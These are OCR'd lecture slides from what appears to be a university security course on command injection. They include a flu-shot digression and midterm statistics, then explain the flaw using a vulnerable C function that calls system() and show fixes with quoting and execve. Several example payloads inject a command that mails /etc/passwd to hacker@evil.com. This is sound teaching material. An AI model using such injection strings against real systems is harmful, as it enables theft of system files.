
Command Injection



Replying to @fugueish @jfbastien


C is awesome because it defers problems to runtime, at which point people might not be able to find me

A Quick Digression on self-propagating attacks...

- Later on in the semester we will discuss worms, viruses, etc...
  - Malicious attacks designed to spread from computer to computer
- The analogy to actual viruses is remarkably close
  - Malicious attacks designed to spread from cell to cell and person to person
  - Immune system operates on recognizing "this is bad" and responds to it
- One of the deadlier biological attacks is influenza
  - It changes from year to year on a quite rapid basis, as a way of avoiding the "this is bad" detector
- And you all are young and healthy, it ***probably*** won't kill you...
  - But it will put you out of action for a week+, and may make you wish you were dead
  - Happy Reading: The 1918 flu... Which killed 500,000 people in the United States alone!

2019 Flu Vaccine Patch Notes from the CDC:

- Flu vaccines are updated to better match viruses expected to be circulating in the United States.
  - The A(H1N1)pdm09 vaccine component was updated from an A/Michigan/45/2015 (H1N1)pdm09-like virus to an A/Brisbane/02/2018 (H1N1)pdm09-like virus.
  - The A(H3N2) vaccine component was updated from an A/Singapore /INFIMH-16-0019/2016 A(H3N2)-like virus to an A/Kansas/14/2017 (H3N2)-like virus.
  - Both B/Victoria and B/Yamagata virus components from the 2018-2019 flu vaccine remain the same for the 2019-2020 flu vaccine.
- All regular-dose flu shots will be quadrivalent. (No trivalent regular-dose flu shots will be available this season.)



John Richards
@loserboy


Flu info from a literal Doctor...who is funny.

Follow
MY FLU ALGORITHM
Do you feel like you've been hit by a train?
Yes
No
Have you been hit by a train?
You do not have the flu.
Yes
No
You've been hit by a train.
You have the flu.

So Get A Flu Shot!

- Tang center offers drop-in Flu clinics
    - https://uhs.berkeley.edu/medical/flu-shots-tang: Free with SHIP, $30 otherwise
    - Next one: Friday, Oct 11, 10am-5pm, Tang Center, First Floor
- Every pharmacy around offers cheap or free
    - Non-SHIP insurance, just walk into CVS or Walgreens with your insurance card
- This also grants ***herd immunity***:
    - If enough people are immune, this also protects those who aren't immune
    - So it helps others, not just yourself
- I ***should*** ask on the Midterm:
    - "Did I get a Flu shot for the 2019/2020 Flu season?" but I won't

Plus Midterm Grades:
Remember, ***hard tests, easy curve!***



Review Grades for **Midterm 1**

● REGRADE REQUESTS OPEN ● GRADES

MINIMUM	MEDIAN	MAXIMUM	MEAN	STD DEV
23.75	51.0	84.5	51.86	11.2

Switching Gears: Web Security

- We've discussed classic C memory vulnerabilities...
- We've discussed cryptography
  - A way of formally protecting communication channels
- Now its on to the ugly world of ***web application security***
  - Old days: Applications ran on computers or mainframes
  - Today: Applications run in a split architecture between the web browser and web server
- Starting: Command and SQL Injection Attacks:
  Focusing on the server logic
- Later: Same origin, xss, csrf attacks:
  Focusing on the interaction between the server and the client

Consider a Silly Web Application...


- It is a **`cgi-bin`** program
    - A program that is invoked with arguments in the URL after the ?
- In this case, it is look up the user in phonebook...
    - http://www.harmless.com/phonebook.cgi?regex=Alice.*mith

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

- Instead of **`http://harmless.com/phonebook.cgi?regex=Alice.*Smith`**
- How about **`http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20touch`**
  - Command becomes: "grep foo x; mail -s hacker@evil.com </etc/passwd; touch phonebook.txt"
    %20 is an escaped space in a URL, the web server turns it into " " characters before going to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

***Control* information, not data**



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[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
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
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere



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How To Fix Command Injection?

```
snprintf(cmd, sizeof(cmd),
    "grep %s phonebook.txt", regex);
```

- One general approach: *input sanitization*
  - Look for anything nasty in the input …
  - … and “defang” it / remove it / escape it
- Seems simple enough, but:
  - Tricky to get right
  - Brittle: if you get it wrong & miss something, you ***L0SE***
    - Attack slips past!
  - Approach in general is a form of “default allow”
    - i.e., input is by default okay, only known problems are removed

How To Fix Command Injection?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it’s indeed interpreted as data …

⇒ **grep 'foo x; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt**

Argument is back to being **data**; a single (large/messy) pattern to grep

Problems?

How To Fix Command Injection?

```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

```
…regex=foo' x; mail -s hacker@evil.com </etc/passwd; touch'
```

Whoops, **control information again, not data**

This turns into an empty string, so sh sees command as just "touch"

⇒ grep 'foo' x; mail -s hacker@evil.com </etc/passwd; touch' ' phonebook.txt

Maybe we can add some special-casing and patch things up … but hard to be confident we have it ***fully correct***!

Issues With Input Sanitization

- In theory, can prevent injection attacks by properly sanitizing input
  - Remove inputs with meta-characters
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a ***complete model*** of how input subsequently processed
      - E.g. …regex=foo%27 x; mail …
- But it is easy to get wrong!
- Better: avoid using a feature-rich API (if possible)
  - KISS + defensive programming

%27 is an *escape sequence* that expands to a single quote

The Root Problem: **`system`**

- This is the core problem.
- **`system()`** provides too much functionality!
- It treats arguments passed to it ***as full shell command***
- If instead we could just run grep directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Safe: **execve**

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = null;
  envp[0] = null;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/*
   char *envp[1]; /*
   int argc = 0;
   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook
   argv[argc++] = null;
   envp[0] = null;
   if ( execve(path,
     command_failed(
}
```


These will be separate arguments to the program

execve() just executes a single specific program.

No matter what weird goop “regex” has in it, it’ll be treated as a single argument to grep; no shell involved

All Languages Should (and Most Do) Have Such Features...

- EG, python has unsafe (**`os.system`**) and safe (**`os.execv`**) and safe but more powerful (**`subprocess`**)
  - But really, if you invoke **`os.system()`**, the environment should shoot the programmer for incompetence!
- Go ***only*** has the safe version!
  - in "**`os/exec`**"
- The mark of a better language is that it doesn't offer two ways to do the same thing (one unsafe), but only one safe way.
  - "If your system has two ways of doing something, one of which is subtly wrong, >51% will chose the wrong version"



Anonymous speaks: the inside story of the HBGary hack

